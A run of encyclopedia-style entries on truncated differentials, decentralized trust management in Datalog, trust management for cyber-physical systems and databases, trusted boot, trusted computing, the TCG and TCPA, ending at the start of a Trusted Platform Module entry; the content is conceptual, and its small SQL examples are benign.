Definitions

The notion of a truncated differential was defined by Knudsen (1995) and was applied to cryptanalyze the cipher *SAFER* due to its word-oriented operations (Knudsen and Berson 1996). Truncated differentials are an extension of the notion of *differentials*, used in differential cryptanalysis. The main idea is to leave part of the difference unspecified, thus clustering several differentials together.

Theory

This can be done by specifying *m*-bit constraints on the whole block (where *m* is smaller than the block size *n*), like: *(A, -A, B, 2B)*, where *A*, *B* can take any value as was done in (Knudsen 1995); or by fixing part of the data block to certain value and allowing the rest to vary arbitrarily, like: (0, *, 3, *, 255, *, *), where ∗ may take any value. Such "wild-card" differentials were first introduced in the cryptanalysis of the hash-function *Snefru* (Biham and Shamir 1991). Truncated differentials are a powerful tool against ciphers with word-oriented structure, and play an important role in extensions of differential techniques such as impossible-differentials and boomerang attacks.

Applications

These days they are also frequently used in analysis of compression functions of hash functions (e.g., attacks on Grindahl, RadioGatun, Shamata, etc.). Truncated differentials are often combined with a technique of packing data into *structures*, which sometimes allow to exploit truncated differentials even with probabilities lower than 2^{-n}. Refer also differential cryptanalysis.

Decentralized trust management

Related Concepts

Attribute-Based Access Control; Digital Credentials; Trust Negotiation

Definition

Trust management refers to the process of deciding whether the execution of a requested action is authorized by the combination of a local security policy and digitally signed assertions issued by trusted remote parties.

Background

The trust management problem was first described in 1996 by Blaze, Feigenbaum, and Lacy in their seminal paper “Decentralized Trust

Management" (Blaze et al. 1996):

> It is our thesis that a coherent intellectual framework is needed for the study of security policies, security credentials, and trust relationships. We refer collectively to these components of network services as the *trust management problem*.

The key observation made in this paper is that the growth of networked applications has fundamentally altered the information needed to make informed authorization decisions in computing systems. Rather than relying solely on the local knowledge of a resource owner, decisions about which entities are trusted to perform an action instead need to be made on the basis of verifiable assertions about their identity or attributes, encoded in digital credentials such as X.509 certificates or other attribute-based credentials. Security policies must therefore specify which credential issuers are trusted. Furthermore, the level of trust placed in a particular credential issuer may in turn depend on the credentials possessed by that credential issuer.

Making authorization decisions in an environment in which trust is decentralized is thus considerably more complex than doing so in a centrally administered domain. In view of this complexity, Blaze, Feigenbaum, and Lacy argued that application-level security policies should be separated from the mechanism responsible for enforcing them. The resulting policy enforcement process was to be the task of a general-purpose trust management system.

Theory

In a sense, a trust management system is not supposed to make any new decisions. It is instead responsible for verifying that a requested action is consistent with a specified security policy. If an action is ultimately authorized by a trust management system, then it must be possible to construct a proof of policy compliance justifying the authorization decision using the local policy rules and any remotely supplied credentials. For this reason, the dominant view of trust management in the literature is that it consists of enforcing policy rules specified in a logic-based language by attempting to construct a proof of authorization for a proposed action. If no such proof can be found, then the proposed action is rejected.

A representative language that is the basis of many proposed trust management systems is Datalog, sometimes used in an extended form called Datalog with constraints. A Datalog program consists of a set of first-order definite clauses with no function symbols, that is, Horn clauses of the form $a_0 \leftarrow a_1, \ldots, a_n$, where each a_i is an atom $p_i(t_1, \ldots, t_{k_i})$ consisting of a predicate symbol p_i and its argument terms (either constants or variables). The atom on the left-hand side of the implication symbol $\leftarrow$ is called the *head* of the clause, whereas the atoms on the right-hand side of the implication symbol are its *body*. A clause may have an empty body, in which case it represents a *fact* (and is usually written without the implication symbol). Clauses with at least one body atom represent *rules*.

The head of a clause can be derived when every atom in its body is known to be true. More precisely, given the rule $a_0 \leftarrow a_1, \ldots, a_n$, if there exists a substitution θ that replaces all of the variables in the rule by constants such that each resulting body atom $\theta(a_i)$ is known to be true, then $\theta(a_0)$ – that is, the result of applying the same substitution to the head of the clause – is derivable. For example, given the rule *canRead*(*x*, *y*) ← *user*(*x*), *file*(*y*), *owns*(*x*, *y*) and the facts *user*(*Alice*), *file*(*file*1), and *owns*(*Alice*, *file*1), the fact *canRead*(*Alice*, *file*1) is derivable via the substitution θ = {*x*/*Alice*, *y*/*file*1}.

In the context of trust management, the contents of both policies and credentials can be expressed as Datalog clauses. For instance, consider a local policy rule that permits user *x* to read file *y* if the owner of *y* says that *x* is allowed to read *y*. This rule can be translated into the Datalog clause *canRead*(*x*, *y*) ← *owns*(*z*, *y*), *z* says *canRead*(*x*, *y*), where the syntax *z* says *canRead*(*x*, *y*) is used in place of an atom like *saysCanRead*(*z*, *x*, *y*) for readability. A digital credential signed by Bob asserting that Charles can read *file*2 would be translated into the fact *Bob* says *canRead*(*Charles*, *file*2) after the signature on the credential is verified. Credentials can also encode delegation rules such as *Bob* says *canRead* (*x*, *file*2) ← *Alice* says *canRead*(*x*, *file*2), which delegates the authority to grant read permission for *file*2 from Bob to Alice.

Datalog with constraints extends the form of a Datalog clause to $a_0 \leftarrow a_1, \ldots, a_n, c$, where *c* is a first-order formula that acts as a constraint on the values that variables in the clause can take: the head of the clause is derivable under substitution θ only if the constraint *c* in the body is satisfied

by θ. The expressiveness of the language is determined by the *constraint domainC* from which constraints are allowed to be chosen; Datalog with a particular constraint domain *C* is referred to as Datalog *C*. As an example, Datalog with constraints can be used to amend the previous file access control example to also enforce a basic mandatory access control policy. In particular, modifying the discretionary access control rule $canRead(x, y) \leftarrow owns(z, y)$, z says $canRead(x, y)$ to read $canRead(x, y) \leftarrow owns(z, y)$, z says $canRead(x, y)$, $level(x) \geq level(y)$ enforces a constraint that only permits users to read files which have a security level that is at or below their own security level.

An alternative to directly proving predicates like *canRead* that explicitly authorize a requested action is to prove that a user belongs to a certain role – for example, *memberOf*(*Alice*, *university_ students*) – and then use a role-based access control system to map roles to permitted actions. The RT family of trust management languages is an influential example of this approach (Li et al. 2002).

Applications

The primary application of trust management systems is to allow entities in a distributed system to access electronic resources even when they are unknown to – and thus unauthorized by – the resource owners. In large dynamic systems, resource providers cannot be expected to know every user a priori. Trust management approaches to authorization allow proofs of authorization for these users to be generated at runtime. In these types of settings, there are essentially two interaction models for trust management using logic-based security policies and credentials. One is that a user requesting that an action be performed must submit any credentials required to prove that the action is authorized, or even the proof of authorization itself. One example of this approach is SecPAL (Becker et al. 2007).

A more flexible model of access control is for the trust management system to try to discover whether the action requester has the authority to perform some action by automatically querying remote parties that might be able to provide relevant credentials. For example, suppose that Alice requests the ability to read *file*2 in the file access control scenario from above. If the trust management system finds that the owner of *file*2 is Bob, not Alice, it can automatically query Bob to see if he is willing to issue a

credential that gives Alice permission to read *file*2. The Grey (Bauer et al. 2005) trust management system uses this model, which is known as *distributed proof construction*, since multiple entities collaborate across a network to construct a single proof of authorization. Note also that the credential *Bob* says *canRead*(*Alice*, *file*2) can logically be stored with either Bob or Alice. RT introduced the concept of a credential storage type system that specifies whether a certain class of credentials can be found with the issuer of the credential (Bob) or the subject of the credential (Alice).

When the proof process is distributed, a credential requested by a remote trust management system may be considered sensitive information that should not be freely disclosed. While some distributed proof systems do not support credential access control, more sophisticated systems consider credential disclosure itself to be an action that must be authorized by a logical proof of compliance with a disclosure policy. Thus, a credential request may trigger a counter request for credentials belonging to the credential requester. Incorporating this bilateral and iterative exchange of credentials into the trust management process is often referred to as *trust negotiation* (Yu et al. 2003; Bonatti and Samarati 2000).

Open Problems and Future Directions

Perhaps the greatest challenge hindering the deployment of trust management systems is the difficulty of capturing the security policies that users would truly like to see enforced in a set of logical rules. There are two distinct aspects to this. First, the task of authoring policy rules poses a usability issue for users who may not be comfortable with formal logic or policy specification. Since no advance in access control can realize its full potential unless users are able to create policies that accurately reflect their intentions, additional research into effective user interfaces for trust management should be pursued.

Second, a trust management system may fail to capture the user's intent due to a lack of expressiveness in the logical language itself. Trust as a general concept often involves matters of uncertainty and risk that are poorly supported by most trust management systems described in the research literature, in which authorization is a binary decision determined by whether adequate credentials have been supplied. Increasingly, work in the Internet of Things (IoT) and vehicular ad hoc network (VANET) space

rely on more observational measures of trust, more akin to the types of interaction-based recommendation systems that are ubiquitous in online commerce. Incorporating a composite notion of trust (Lee and Yu 2009) that includes both organizational trust (e.g., via credentials) and observational trust (e.g., via reviews or ratings) will be important in supporting these more dynamic environments in the future.


Trust Management for Cyber-Physical Systems

Weizhi Meng[37] ✉
(37) DTU Compute, Technical University of Denmark, Copenhagen, Denmark

✉ **Weizhi Meng**
Email: weme@dtu.dk

Definition



How to define trust management may vary with scenarios. In the context of cyber physical system (CPS), trust management aims to provide strategies to establish a trust relation, by analyzing the underlying CPS infrastructure with degree of confidence. The main purpose is to measure the reputation and reliability of target entities, and secure the CPS environment through identifying malicious internal entities and actions.


Background

Cyber physical system is a kind of embedded computer to monitor, analyze, and control the physical processes, which usually consists of many networked agents including sensors, actuators, control processing units, and communication devices (Hassan et al. 2020). The software and physical components in CPS are often intertwined.

With the development of information and communication technologies (ICT), the modern CPS has been adopted in various areas (Giraldo et al. 2017), such as smart grid, transportation, medical monitoring, industrial control systems, Internet of Things (IoT), smart city, manufacturing

systems, etc. Most current cyber-physical control systems employ a hierarchical structure, as shown in Fig. 1.

Trust Management for Cyber-Physical Systems, Fig. 1 Typical architecture of cyber-physical control systems




The physical infrastructure is instrumented with sensors and actuators, which are connected to programmable logic controllers (PLCs) or remote terminal units (RTUs). A control network will manage the data between RTUs/PLCs and operator workstations. The operator workstations are mainly responsible for area supervisory control, while a higher main body workplace (e.g., corporate workplace) will often take charge of production, process optimization, and process recording.

Trust management is one important security mechanism to protect CPS from insider attacks, in which cyberattackers can reside inside the CPS environment, enjoying the access to the system or network resources. Trust-based mechanism differs case by case; some may calculate trust based on the successful transactions while others may calculate it based on the received complaints. There are usually two ways to build a trust management scheme (Li et al. 2020):


- *Information-based method*. The trust can be established by collecting and analyzing the information shared by the target node. As shown in Fig. 2, the testing node *A* can measure the reputation of target node *C* via the shared data (or observed event). An incentive mechanism is often used to encourage a node to behave truthfully. The reputation (direct trust) can be determined by punishing or awarding relevant behavior or actions of

target node. In addition, node *A* can seek recommendation (indirect trust) from node *B* regarding node *C*. The final trust value can be a fusion of direct and indirect trust.

- *Consultation-based method*. The trust can be built by sending a kind of message to challenge the target node, and receiving the relevant/corresponding response. As shown in Fig. 2, the testing node *A* can send a consultation message to node *C*. When the consultation is received, node *C* has to return the feedback. The final trust value can be derived by comparing the received feedback with the expected feedback.




Trust Management for Cyber-Physical Systems, Fig. 2 Trust relation establishment



Theory and Application

Conventional CPS often adopts a centralized server to facilitate the data analysis, while with the involvement of ICT, modern CPS can be organized in different ways, including centralized architecture, decentralized architecture, and distributed architecture. Hence, trust management schemes need to be designed according to the characteristics of each scenario.

The centralized architecture usually adopts a centralized entity (e.g., centralized server) to help monitor, collect, and analyze the data. As shown in Fig. 3a, the centralized server collects the data/information from each node and then builds the trust map for the network. Figure 3b shows an example of trust-based scheme for a particular type of CPS – wireless



sensor network (WSN) (Liu et al. 2019). Such a scheme uses a multiple routing scheme to divide a data packet into several shares, which can be transmitted to the sink along the different routing paths. The sensor nodes in each share routing can send some detection message to source nodes, and determine the status of other nodes.


Trust Management for Cyber-Physical Systems, Fig. 3 Trust management under the centralized architecture. (**a**) Centralized structure and (**b**) An example of trust-based routing scheme (Liu et al. 2019)



The decentralized architecture mainly uses a hierarchical structure to handle the communication among entities (system sub-components) and central server. As shown in Fig. 4a, there is a two-layer hierarchical structure, where the servers are responsible for collecting and analyzing the shared data. The difference is that the server on the top can observe the data and actions from the server on the second layer. Thus, the top level server can derive and handle the trust relation among all underlying entities.

Trust Management for Cyber-Physical Systems, Fig. 4 Trust management under the decentralized architecture. (**a**) Decentralized structure and (**b**) An example of Bayesian model-based trust management scheme (Meng et al. 2013)

Figure 4b shows an example of building Bayesian model-based trust management scheme for a wireless sensor network. The hierarchical WSN consists of multiple clusters, in which each cluster contains a cluster head (CH) and a number of sensor nodes (SNs) (Meng et al. 2013). Generally, a sensor node forwards its data (or information) to its corresponding cluster head and the cluster head then forwards the data to the base station. The use of Bayesian model is a kind of information-based trust method, in which the base station calculates the trust values for sensor nodes (and cluster heads) in the WSN. The basic assumption is that all packets sent from a node are independent from each other.

The distributed architecture removes the centralized entity, and allows each node collecting and analyzing the received data. As shown in Fig. 5a, each node can collect and send data/information to other nodes, without the need of a centralized server.

Trust Management for Cyber-Physical Systems, Fig. 5 Trust management under the distributed architecture. (**a**) Distributed structure and (**b**) An example of challenge-based trust management scheme (Li et al. 2017)

Figure 5b shows an example of challenge-based trust management scheme to secure collaborative intrusion detection networks (Li et al. 2017). Such scheme can send a kind of message called challenge (consultation-based trust method) to evaluate the trustworthiness of target nodes. A trust value can be computed by measuring the difference between the received feedback and the expected feedback. The challenge-based collaborative intrusion detection system (CIDS) consists of several main components: detector, trust management component, collaboration component, and communication component. Among these, collaboration component is responsible for sending out challenges.

Open Problems and Future Directions

Due to the importance of CPS, trust management has become an essential and important security mechanism, while how to design a robust trust management scheme is still an open challenge. Below are some issues that should be addressed in future research.

- *Security and attacks*. The failure of control systems can cause irreparable harm to the cyber-physical systems and to the people who depend on it. In the literature, many attacks have been developed and researched relating to CPSs such as deception attacks, integrity attacks, denial-of-service attacks, etc. There are several main reasons for causing those attacks (Cárdenas et al. 2008): (1) *Functional controllers*. Current controllers can provide many functionalities such as flexible configuration via a web server, digital communications, and so on. These increased capabilities may also result in implementation flaws (e.g., software bugs) and give rise to new vulnerabilities. (2) *Networked feature*. For efficiency reasons, control systems are being connected to corporate networks and the Internet. Therefore, the security challenges of CPSs will become more severe with the rapid growth of these networks. (3) *Open design*. Many professionals argued that open design is preferable so that they can find bugs more easily; however, this openness can also cause security risk (i.e., it is easier for an attacker to obtain the necessary knowledge to intrude the system). (4) *Commodity IT solutions*.

Nowadays, many control systems employ commodity IT systems, but they also inherit the vulnerabilities of these systems. (5) *Advanced threat*. Most existing trust management schemes can defeat common insider attacks, but may be vulnerable to advanced attacks like passive message fingerprint attack (PMFA) (Li and Kwok 2019).

- *Incentive design*. The use of incentive aims to motivate nodes to behave honestly, but unsuitable incentive mechanisms may decrease the possibility of reporting a malicious node. For example, if malicious nodes can utilize the incentive mechanism to award each other, they may maintain their reputation above the threshold. How to design an effective and suitable incentive mechanism is an important question.
- *Efficiency and energy*. To establish the trust map in a system or network, there is a need to share data and information, which may increase the communication delay, performance overloaded, and energy consumption. This is a very important issue in a resource-constrained environment. A fog computing device can be used to ease the burden locally.
- *Detection privacy*. In practice, trust management scheme needs to monitor and analyze the shared data in the network systems. However, data privacy has become an important issue (e.g., GDPR), which requires the trust computation to reserve the privacy of collected data. How to design privacy-preserving trust management schemes is an open challenge.

Trust Management in Databases

Scott D. Stoller[38] ✉
(38) Department of Computer Science, Stony Brook University, Stony Brook, NY, USA

✉ **Scott D. Stoller**
Email: stoller@cs.stonybrook.edu

Definition

Trust management in databases refers to access control models that support the characteristic features of trust management – notably, decentralization of security policies and information used by the policies – and are seamlessly integrated with a database management system (DBMS).

Background

Traditional database access control models, such as the SQL access control model, are *static* – the assignment of privileges to users and roles is defined manually by administrators, and does not depend on or vary with the contents of the database or other information sources – and *centralized* – the access control policy for a database is stored in the same DBMS as the database and does not depend on any external information sources.

Such models are not well suited to distributed computing systems. Access control models better suited to such systems are *attribute-based*, the assignment of privileges is based on attributes of (and relations between) users and resources and varies automatically when this information changes – and *decentralized*, the policy and information used by the policy may come from multiple sources. To support this, all information is labeled with

its source, and policies specify which sources are trusted for which kinds of information. Access control models with these characteristics are often called *trust management* models.

Trust management policy languages are fundamentally *relational*: they define an *authorization* relation, which relates users with their privileges, in terms of relations describing the attributes of users and resources. Policies may also define and use auxiliary relations; this makes policies more modular and easier to read. Most trust management policy languages define these relations using *rules*, similar to rules in logic programming languages.

Theory

A general-purpose trust management system can, in principle, be used to control access to any resource, including a database, but trust management systems designed specifically for databases offer greater efficiency, security, and ease of use, by reusing existing functionality in the database. A key observation is that the most widely used databases are based on a relational language, namely, the structured query language (SQL). Thus, the relations defined and used in trust management policies can be represented by tables in the database, and the policy language can be based on SQL, instead of rules. di Vimercati et al. (2007) proposed the first trust management system with this design.

Several syntactically small but semantically powerful extensions to SQL are needed to realize this approach. One extension allows specification of trusted sources for the information in each table. Specifically, the definition of a database table *T* may include an optional clause that specifies a table or view *S* that contains a record for each trusted source for *T*; concretely, a designated column in *S* contains the source's name (e.g., public key or X.509 distinguished name). Only information from those sources may be inserted in *T*. For example, using syntax similar to that proposed by Stoller (2009), the statement `create certtable Patient (namevarchar(30), id varchar(9)) check (issuer in(select subject from Physician))` defines a table named `Patient` with columns `name` and `id` and whose trusted sources are principals named in the `Physician` table. Specifically, data in an X.509 attribute certificate *C* can be inserted in `Patient` only if (1) *C*'s issuer is named in the `subject` column of some record in `Physician` and (2) *C*

contains an attribute corresponding to (i.e., with the same name as) each column of `Patient`.

A second extension connects attribute information stored in tables and views with access privileges and role memberships. A new form of the SQL grant statement specifies a table or view *T* and a privilege *P* (e.g., permission to update a specified table). Each user for which *T* contains a record is granted privilege *P*. This invariant is maintained whenever the contents of *T* changes. A similar variant of the grant statement specifies a role *R* instead of a privilege *P*: each user for which *T* contains a record is granted membership in *R*. For example, using syntax similar to that proposed by Stoller (2009), the attribute-based grant statement `ab_grant delete on Patient to (select subject from Physician)` grants the privilege to delete records from the `Patient` table to principals whose name appears in the `subject` column of the `Physician` table.

di Vimercati et al. (2012) designed a trust management system for databases that features an efficient algorithm for verifying whether the attribute information in given certificates should be trusted, based on a set of supporting certificates and the database's trust management policy.

Advanced trust management features, such as credential discovery and trust negotiation, also fit naturally in this framework. For example, suppose a user tries to insert a certificate *C* into a table *T*, but *C*'s issuer *I* does not appear in the table or view *S* of trusted sources for *T*. The system might automatically ask trusted sources for *S* to send certificates about *I*, which could then be inserted in *S*, allowing *C* to be inserted in *T*. This is an example of *credential discovery*. Sources for *S* can create such certificates from information stored in tables. However, a source will do this only if the requested information is releasable to the requester according to the source's *trust negotiation* policy, which might specify that the information is releasable only to requesters with certain attributes. Another small extension to the syntax of database table definitions allows specification of trust negotiation policies.

Although database systems do not currently support trust management, it seems likely that they will support it in the future, because of the importance of trust management in large-scale systems, because current database security models can be extended seamlessly to support trust

management, and because these extensions require only localized changes to the database implementation.

Definition

Trust: (a) assured reliance on the character, ability, strength, or truth of someone or something (b) one in which confidence is placed (http://www.merriam-webster.com/dictionary).

Trusted Boot refers to the ability to have confidence or trust in the security of a system startup, beginning with the initial configuration boot of the system.

Background

Computer security is reliant on trust. This trust is composed of several fundamental principles, including confidence that the targeted system is configured as expected, will operate as intended, and has not already been compromised or exploited. A verification strategy with appropriate methodology should be used to validate this trust. The validation can be done with a combination of hardware attestation and software integrity verification.

Validation of hardware and software components is performed by validation hardware and software primitives. At the lowest level, these primitives are controlled by the boot process of the system and are ideally the first items to execute after power-on of a system, but how are these hardware and software primitives validated? In order to trust the hardware and software primitives they themselves must be trusted. If an attacker can undermine the trust of the trusted primitives then the attacker can own the system and control the results of the system validation, thus circumventing the validation process. This initial trust of the system primitives can be ensured through the use of a trusted boot process.

Theory

A trusted boot process is rooted in the ability of the system to securely ensure the integrity of the boot primitives. These boot primitives must not be susceptible to compromise, either by modification or by substitution. In other words, these boot primitives must be exactly what was implemented and cannot have unknown and undetected changes made to them. Once undetected changes are made, the boot primitives lose their trustworthiness.

A trusted boot is usually a process of multiple smaller validated boot iterations. These iterations may be comprised of hardware or software verification stages, depending on the implementation mechanisms utilized. Some mechanisms utilize both hardware and software features during the same verification iteration to cross-check the trustworthiness of both features. Iterations build on the trustworthiness of the previous iterations and thus are allowed to inherit the trust values of the preceding steps in the boot process. This process relies on the ability of a particular iteration to be validated prior to acceptance into the boot chain. It is a fundamental

assumption that the current iteration can inherit the trust of the previous iterations, and that this additive trust confidence increases in value as more and more iterations are validated and assimilated into the boot process. An attack on a particular iteration should be detected by the validation process executed by the previous boot iterations. Once an improper system configuration or an attack is detected the boot process stops, thus thwarting the attacker's attempt at circumventing the validation process (Dietrich and Winter 2008).

The validity of this boot chain iteration validation is completely dependent on the assurance that a Root of Trust exists for the initial verification stage. The Root of Trust provides the security necessary for privacy and integrity through encryption and cryptographic hashing (Lipton et al. 2002). Additional iterations of the boot process will utilize cryptographic hashing and encryption to protect the subsequent iterations from substitution or alteration. Increasing system functionality is typically released with each subsequent iteration validation. This additional functionality allows the system to gradually become more and more capable while ensuring trust in these capabilities. The trusted progressive boot process enables increased system functionality while protecting against substitution, modification, and system attacks.

Applications

A trusted boot starts with a Root of Trust. This Root of Trust element provides the strongest protection if it is a system hardware element due to the added trust confidence obtained from a hardware element. Current security philosophy leans toward protecting this iterative release mechanism using Integrated Circuit (IC) hardware design capabilities instead of software capabilities. Hardware mechanisms are intrinsically more difficult to circumvent than software mechanisms. A capability often referred to as a boot loader is used to initiate the trusted boot process using characteristics of the Root of Trust. Once the boot loader has self-authenticated and validated the Root of Trust it loads the initial boot segment. The functionality in the initial boot segment validates the next boot segment or iteration and if this segment authenticates the boot loader loads it. This process repeats for each segment until the entire boot process has been completed. Encryption and digital signatures should be used with

subsequent segments to protect against modification or substitution of the segments. These subsequent segments should utilize a key management scheme where separate keys are used for digital signature and encryption of each segment. These keys need to be protected and not utilized or exposed until needed by the appropriate segment. The Trusted Computing Group encourages this progressive release via iteration validation (TCG-Mobile-Phone-Work-Group 2007). The strength of the trusted boot philosophy relies on the strength of the protection provided each boot iteration.

Open Problems

Trusted boot requires adequate key protection. How keys are stored, utilized, and progressively unveiled is a target of current research in academia and industry.

Secure verification methodology ensuring a high level of confidence in the authenticity of the boot stage is a topic of academic research. Trusted boot is highly dependent on progressive authentication and release, and the ability for systems to ensure staged authentication opens up several areas for research including benefits versus costs of complex boot iterations, statistical and protection significance in limiting the number of boot stages, assessments of entropy increase benefits due to additive confidence increases per iteration, and appropriate cryptographic protection levels for the various stages.

Definitions

Trusted Computing: The belief that a computer will operate in a predictable manner, and provide an environment where data (software and information) within the system is authenticated and protected.

Background

Computer security is reliant on trust. This trust is composed of several fundamental principles, including confidence that the targeted system is configured as expected, will operate as intended, and has not already been compromised or exploited. A verification strategy with appropriate methodology should be used to validate this trust. The validation can be done with a combination of hardware attestation and software integrity verification.

Computer security often focuses on protecting data confidentiality, integrity, and availability against the external threat. The level of trust that a computer must establish is based on the anticipated environment and the risk of attacks on the system. By performing a risk-based evaluation, the trust requirements for the computer system can be established. This approach is a time honored and established method to identify required computer and cryptographic security.

Trusted Computing (TC) provides a computer system that protects data (software and other information) resident in the system from modification or theft. If the computer system is connected to a network the trust may be extended to other trusted computing nodes on the network, and protection measures are put in place to protect the computer from network-based attacks. To create a TC environment, the level of trust must commensurate with relative risk associated with its loss or modification and the data being protected.

Depending on the risk evaluation, a required level of trust can be established and the system hardware and software may be designed to meet the protection requirements that are commensurate with the data being protected and that will create a trusted computing environment.

Theory

Trusted Computing starts with a Root of Trust, and depending on the required level of trust in the system the Trust Root may be software, hardware, or a combination of both elements. A hardware example of a Root of Trust is the Trusted Platform Module (TPM) with protection and mechanisms to create trust within computers defined by the Trusted Computing Group (TCG).

TCG definitions and specifications are often used synonymously with Trusted Computing, but its definitions of protection mechanisms required to

create a trusted computing environment are not universally accepted as the only source of TC requirements. For instance, the TPM does provide a solid foundation for establishing trust anchors in a networked computer system where the attack is primarily network based. The TPM provides confidentiality and integrity for critical data while it traverses any unprotected network or being stored, but only provides integrity for data when it is being processed. The standard implementation of the TPM is a separate device physically separated from the CPU and so it does not allow for protection of systems where the user is the attacker and has unfettered access to the computer. For environments where the data integrity and confidentiality must be ensured while the data is in use or while stored a secure processor is a better choice for establishing trust that the desired data integrity and confidentiality will be maintained.

The TCG has identified the following fundamental trusted platform features:

1. Protected Capabilities

2. Attestation

3. Integrity Measurement

4. Reporting and Logging

Depending on the expected risk to the data, the level of trust required in system software and hardware can be established.

Applications

Software Trust

Software trust is needed to support the following goals within a computer system:

1. Protection of sensitive software or data

2. Verifying the key trust elements in the computer system are present and not modified so the computer can be trusted to process information as

expected without loss of modification of the data being protected

3. Verifying the authenticity (peer-to-peer or third party attestation) of applications and data exchanged with other systems prior to their storage and use in the system

4. Logging and reporting events related to lack of authenticity of hardware or data

Trusted software is essential to ensuring the confidentiality and integrity of the data (information or software) wherever it exists on the network or system. The belief that the system will protect the data confidentiality, and the integrity of the data processed and stored in the system is the key to the trust the data owner will have in the system.

System software that can contribute to trust includes boot software, the operating system, and application software that performs critical trust anchor functions such as secure messaging, cryptographic services, authentication, integrity verification, and data storage/retrieval. These software functions often execute on trusted hardware to ensure this trusted software is protected.

Trusted boot software is responsible for the initialization of critical hardware elements, verification of the presence and operation of local resources (i.e., built-in-test and device initialization) prior to the operating system being started. In a trusted environment, the initial boot software should verify the integrity of the BIOS or BSP, and OS software prior to it allowing it to be loaded and executed. Additional trust checks may include verification using built-in-test of local resources to ensure the correct hardware configuration is present and correctly initialized. Once initial boot software has been integrity checked by the hardware, the boot software should allow for verification of authenticity and integrity of software and data loads. Integrity can be verified through use of digital signatures (for high trust applications use of ECDSA-384 or RSA-3072 should be considered) based on the derivation from the root of trust key. Trusted software must perform authenticity checks of any new software loads and operating system software before loading.

A trusted Operating System should be from a reputable source and tested based on the Common Criteria Evaluation and Validation Scheme (CCEVS) in a NIAP lab to an appropriate Evaluation Assurance Level

(EAL) level to provide evidence that its software can be trusted. A trusted OS must enforce permissions-based access, and it should support Virtual Address Spaces for process isolation.

Trusted application software executing in a non-trusted processor should provide protection against well-known software attacks. It should include verification of bounds for any input from external entities being performed prior to its use. Any Application Programming Interface (API) not internally developed should be wrapped and functional interfaces shall be strictly enforced. All developed software is inspected by trusted development engineers. Verifiable acceptance test criteria are required. Confidentiality of software and data elements in a deployed system should include encryption using symmetric cipher (such as AES) when in storage devices and for high-trust systems while in processor external memory.

Trusted application software executing in a Trust Anchor, Secure Processor, or other Root of Trust Device should support monitoring of hardware, verification of the integrity of local resources, and software that supports extending trust to other system entities. Trust extension can be accomplished using secure communication and entity authentication. The trust application will also manage key rings and key splits; however, hardware will maintain and protect the keys. The trust application may also act as the certificate authority for other trust elements in the system.

Hardware Trust

Designing hardware for the purpose of creating a trusted computing environment is segregated into two separate categories as follows:

1. Hardware functionality to support trust establishment and maintenance of trust within the system and between systems

2. Hardware designed to provide protection of sensitive software and data during run-time operation

The first category referred to as “Hardware Run-Time Trust,” is hardware functionality that secures, maintains, and extends system integrity and confidentiality, monitors the run-time computer environment, and protects the computer environment. The second category, referred to as “Hardware Design Trust,” includes the physical HW design and physical

HW devices that if well designed will help secure the system and provide a stable software execution platform that can be trusted.

Hardware Run-Time Trust

HW support for trust is integral to the overall system design. Specific hardware designs to create trust are required to help secure and verify the system. Modifications or unique designs of the hardware to support establishment of trust is required to help secure the system. Hardware support starts with cryptographic accelerators to support digital signature verification and decryption of boot software as part of the boot process. Additional hardware functionality may be required to support run-time trust including in-line memory encryption/decryption, and cryptographic support for secure communications.

Hardware Design Trust

Hardware is designed to make electrical probing and instrumentation difficult. Hardware design may be based on Commercial Off-the-Shelf (COTS) systems, boards, and components. Selection of components is based on performance to functional requirements, and must include support of the security requirements. Specific hardware designs are used to create trust and are required to secure and verify the system.

1. A Trust Anchor (e.g., FPGAs, TPM), a secure processor, or COTS processor that supports trust functionality is required.

2. Authentication of hardware that is processing sensitive data and hardware is required.

3. Support of cryptographic and non-cryptographic authentication mechanisms used for establishment and maintaining system trust.

4. COTS hardware components are used where appropriate with preference given to trusted IC sources when available.

5. Custom hardware and firmware may be developed to support run-time trust establishment and maintenance.

6. Mechanisms to protect confidentiality and integrity of nonvolatile memory used for software and data storage are required.

7. Mechanisms to protect the run-time confidentiality and integrity of volatile memory are required.

8. Hardware integrity verification is required as a precursor to sensitive software execution.

9. IC Trust may be required (trusted source).

Open Problems

Lack of commercial secure processors with multiple high-speed cores and low latency for externally encrypted memory.

✉ **Scott A. Rotondo**
Email: scott.rotondo@oracle.com

Definition

The Trusted Computing Group (TCG) is an international organization that develops and promotes standards for hardware-enabled trusted computing.

Background

TCG is a not-for-profit corporation, founded in 2003 as a successor to the Trusted Computing Platform Alliance (TCPA). Current membership in TCG includes over 100 companies. As of 2010, the permanent members of the Board of Directors are Advanced Micro Devices, Fujitsu, Hewlett-Packard, IBM, Infineon, Intel, Lenovo, Microsoft, Oracle, and Wave Systems.

Representatives of member companies participate in approximately 15 work groups, each of which is chartered with the development of specifications for trusted computing in a particular technical area. The technical work groups are overseen by a central Technical Committee and the Board of Directors.

Applications

TCG's first and best-known specification is for the Trusted Platform Module (TPM), a component included in a wide variety of computer

systems from most major manufacturers. The TPM contains registers to store measurements, in the form of cryptographic hashes, of all software that executes during the computer's boot sequence. These measurements provide a "chain of trust" that completely describes the execution environment for the operating system and application software.

The TPM also contains a hierarchy of asymmetric key pairs which it can use for encryption and signing. Combining these features, the TPM can produce a signed attestation describing the system's software configuration, which can be examined and verified by a remote network peer. The TPM can also encrypt data on the local system so that it can be decrypted only when the system's software configuration matches a specified state.

In 2009, the TPM specification was adopted as ISO/IEC 11889. Related TCG specifications cover the surrounding infrastructure, platform-specific issues, and Common Criteria protection profiles for security evaluation. In recent years, TCG's technical breadth has expanded to include specifications for mobile phones, self-encrypting disk drives, network access control, and multi-tenant systems.

Email: scott.rotondo@oracle.com

Definition

The Trusted Computing Platform Alliance (TCPA) was a consortium formed to define standards for trusted computing, which was later replaced by the Trusted Computing Group (TCG).

Background

TCPA was formed in 1999 by Compaq, Hewlett-Packard, IBM, Intel, and Microsoft to combat the growing number of security threats to client systems such as personal computers. Following the example of IBM's Embedded Security Subsystem, TCPA created specifications for an inexpensive hardware device, similar to a smartcard but permanently attached to the system motherboard, that provides public key functions plus registers to store measurements of the software used to boot the system.

TCPA published a Main specification for the hardware device described above and a companion specification for PC-specific implementation of the main specification. In early 2003, the Trusted Computing Group (TCG) began operation as a successor organization to TCPA, with many of the same member companies as its predecessor. TCG adopted the existing published specifications of TCPA and has continued to enhance and expand them in subsequent revisions.

Definition

The Trusted Platform Module (TPM) (Trusted Computing Group 2007; Felten 2003; Grawrock 2008) is a hardware device intended for use as a cryptographic coprocessor. The TPM provides hardware support for cryptographic algorithm acceleration, secure boot, sealing data, and attestation.

Background

